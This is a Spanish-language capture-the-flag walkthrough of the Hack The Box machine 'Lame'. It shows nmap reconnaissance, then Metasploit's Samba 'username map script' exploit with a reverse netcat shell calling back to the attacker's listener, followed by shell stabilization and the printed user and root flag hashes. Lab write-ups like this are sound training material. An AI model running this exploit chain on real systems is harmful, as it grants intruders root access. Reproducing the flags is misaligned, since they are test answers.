
7-Lame



realizamos el ping para saber que la máquina esta activa y podemos ver que tenemos una máquina Linux

```
└─ [★]$ ping -c3 10.129.20.96
PING 10.129.20.96 (10.129.20.96) 56(84) bytes of data.
64 bytes from 10.129.20.96: icmp_seq=1 ttl=63 time=7.22 ms
64 bytes from 10.129.20.96: icmp_seq=2 ttl=63 time=6.95 ms
64 bytes from 10.129.20.96: icmp_seq=3 ttl=63 time=7.00 ms

--- 10.129.20.96 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 6.954/7.058/7.216/0.113 ms
```

realizamos el escaneo de los puertos de red, y encontramos cinco puertos abierto, el 21, 22, 139, 445 y 3632.

```
└─ [★]$ nmap -p- --open -sS -sCV -Pn -T5 10.129.20.96
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-16 16:36 CDT
Nmap scan report for 10.129.20.96
Host is up (0.0071s latency).
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.15.151
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_clock-skew: mean: 2h00m38s, deviation: 2h49m45s, median: 35s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2026-04-16T17:38:39-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.44 seconds
```

con la herramienta searchsploit encontramos un script para la versión vulnerable de samba

```
└─ [★]$ searchsploit samba 3.0.20
---------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                      | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasp | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                        | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                | linux_x86/dos/36741.py
---------------------------------------------------------------------------- ---------------------------------
```

iniciamos metasploit y buscamos el modulo correspondiente para la vulnerabilidad de samba

```
[msf](Jobs:0 Agents:0) >> search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Comma
nd Execution
```

cargamos el exploit que nos arrojo anteriormente

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

listamos las opciones

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Support
                                       ed proxies: socks4, socks5, sapni, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                       loit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  85.9.193.83      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

configuramos las opciones necesarias del modulo

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOSTS 10.129.20.96
RHOSTS => 10.129.20.96
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set LHOST 10.10.15.151
LHOST => 10.10.15.151
```

ejecutamos

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> run
[*] Started reverse TCP handler on 10.10.15.151:4444
[*] Command shell session 2 opened (10.10.15.151:4444 -> 10.129.20.96:46218) at 2026-04-16 17:42:06 -0500
```

se nos abre una terminal y en ella ejecutamos el comando whoami para verificar que usuario somos

```
whoami
root
```

estabilizamos la shell con los siguientes comandos

```
/bin/bash -i
bash: no job control in this shell
root@lame:/# script /dev/null -c bash
root@lame:/# export TERM=xterm
root@lame:/# export BASH=bash
root@lame:/#
```

listamos el contenido del directorio actual, y nos movemos al directorio home

```
root@lame:/# ls
bin   etc         initrd.img.old  mnt        root  tmp      vmlinuz.old
boot  home        lib             nohup.out  sbin  usr
cdrom initrd      lost+found      opt        srv   var
dev   initrd.img  media           proc       sys   vmlinuz
root@lame:/# cd home
```

listamos el contenido

```
root@lame:/home# ls
ftp  makis  service  user
```

y nos movemos al directorio makis y en este directorio encontramos la primera bandera

```
root@lame:/home# cd makis
root@lame:/home/makis# ls
user.txt
root@lame:/home/makis# cat user.txt
59cbb96f0e28a4d5a3921c9bf09cf57a
root@lame:/home/makis#
```

luego nos movemos al directorio root y en este encontramos la segunda bandera

```
root@lame:/# cd root
root@lame:/root# ls
Desktop  reset_logs.sh  root.txt  vnc.log
root@lame:/root# cat root.txt
fd3b968399cff367112e773643106103
root@lame:/root#
```